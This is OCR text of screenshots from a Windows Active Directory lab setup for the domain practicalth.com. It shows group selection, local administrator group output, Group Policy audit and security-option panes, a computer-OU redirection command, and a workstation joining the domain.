
Name	Type	Description
Edmonds, Richard	User	
Higgins, Eric	User	
Justin Cassidy	User	
Love, Carolyn	User	
Valdez, Tony	User	
Wroten, Emmanuel	User	

Select Groups


Select this object type:
Groups or Built-in security principals

From this location:
practicalth.com


Enter the object names to select (examples):
SEC_DL_PTH_WADM




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\jcassidy> net localgroup administrators
Alias name     administrators
Comment

Members

-------------------------------------------------------------------------------
Administrator
PRACTICALTH\Domain Admins
PRACTICALTH\SEC_DL_PTH_WADM
PTH
The command completed successfully.

PS C:\Users\jcassidy>
```



Name	GPO Status	WMI Filter	Modifi
Custom Domain Auditing ...	Enabled		
Default Domain Controller...	Enabled		
Default Domain Policy	Enabled		
Workstation Administrators	Enabled		


Group Policy Management Editor
File
Action
View
Help
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assignment
Security Options
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Defender Firewall with Advanced
Network List Manager Policies
Wireless Network (IEEE 802.11) Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Active Directory (PRA
Advanced Audit Policy Configuration
Audit Policies

Policy	Policy Setting
Audit account logon events	Not Defined
Audit account management	Not Defined
Audit directory service access	Not Defined
Audit logon events	Not Defined
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Not Defined
Audit process tracking	Not Defined
Audit system events	Not Defined


Group Policy Management Editor
File
Action
View
Help
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assignment
Security Options
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Defender Firewall with Advanced
Network List Manager Policies
Wireless Network (IEEE 802.11) Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Active Directory (PRA
Advanced Audit Policy Configuration
Properties
Help

Policy	Policy Setting
Audit account logon events	Not Defined
Audit account management	
Audit directory service access	
Audit logon events	
Audit object access	Not Defined
Audit policy change	Not Defined
Audit privilege use	Not Defined
Audit process tracking	Not Defined
Audit system events	Not Defined


Audit account logon events Properties
?
Security Policy Setting
Explain
Audit account logon events

□ Define these policy settings


Audit these attempts:


□ Success

□ Failure


Group Policy Management Editor
File
Action
View
Help
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assignment
Security Options
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Defender Firewall with Advan
Network List Manager Policies
Wireless Network (IEEE 802.11) Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Active Directory
Advanced Audit Policy Configuration

Policy	Policy Setting
Accounts: Administrator account status	Not Defined
Accounts: Block Microsoft accounts	Not Defined
Accounts: Guest account status	Not Defined
Accounts: Limit local account use of blank passwords to console logon only	Not Defined
Accounts: Rename administrator account	Not Defined
Accounts: Rename guest account	Not Defined
Audit: Audit the access of global system objects	Not Defined
Audit: Audit the use of Backup and Restore privilege	Not Defined
Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings	Enabled
Audit: Shut down system immediately if unable to log security audits	Not Defined
DCOM: Machine Access Restrictions in Security Descriptor Definition Language (SDDL) syntax	Not Defined
DCOM: Machine Launch Restrictions in Security Descriptor Definition Language (SDDL) syntax	Not Defined
Devices: Allow undock without having to log on	Not Defined
Devices: Allowed to format and eject removable media	Not Defined
Devices: Prevent users from installing printer drivers	Not Defined
Devices: Restrict CD-ROM access to locally logged-on user only	Not Defined
Devices: Restrict floppy access to locally logged-on user only	Not Defined
Domain controller: Allow server operators to schedule tasks	Not Defined
Domain controller: LDAP server signing requirements	Not Defined
Domain controller: Refuse machine account password changes	Not Defined
Domain member: Digitally encrypt or sign secure channel data (always)	Not Defined







Look in this domain: practicalth.com

Group Policy objects:

Name
Custom Domain Auditing Policy
Default Domain Controllers Policy
Default Domain Policy
Workstation Administrators



```
indows PowerShell
opyright (C) Microsoft Corporation. All rights reserved.

S C:\Users\Administrator> redircmp "OU=Clients, OU=Computers, OU=PRACTICALTH, DC=practicalth, DC=com"
edirection was successful.
S C:\Users\Administrator>
```



View basic information about your computer

Windows edition

Windows 10 Home

© 2019 Microsoft Corporation. All rights reserved.

System

Processor:	AMD Ryzen 7 2700X Eight-Core Processor 3.69 GHz
Installed memory (RAM):	4.00 GB
System type:	64-bit Operating System, x64-based processor
Pen and Touch:	No Pen or Touch Input is available for this Display


Computer name, domain, and workgroup settings

Computer name:	DESKTOP-JQ7T90D
Full computer name:	DESKTOP-JQ7T90D
Computer description:	
Workgroup:	WORKGROUP

Windows activation

Windows is not activated. Read the Microsoft Software License Terms

Product ID: 00326-10000-00000-AA230



Windows uses the following information to identify your computer on the network.

Computer description:

For example: "Kitchen Computer" or "Mary's Computer".

Full computer name: DESKTOP-7CM6M2B

Workgroup: WORKGROUP

To use a wizard to join a domain or workgroup, click Network ID.

To rename this computer or change its domain or workgroup, click Change.

Computer Name/Domain Changes

You can change the name and the membership of this computer. Changes might affect access to network resources.


Computer name:
PTH1

Full computer name:
PTH1

Member of

● Domain:
practicalth.com


○ Workgroup:
WORKGROUP




jcassidy

•••••••••


Sign in to: PRACTICALTH



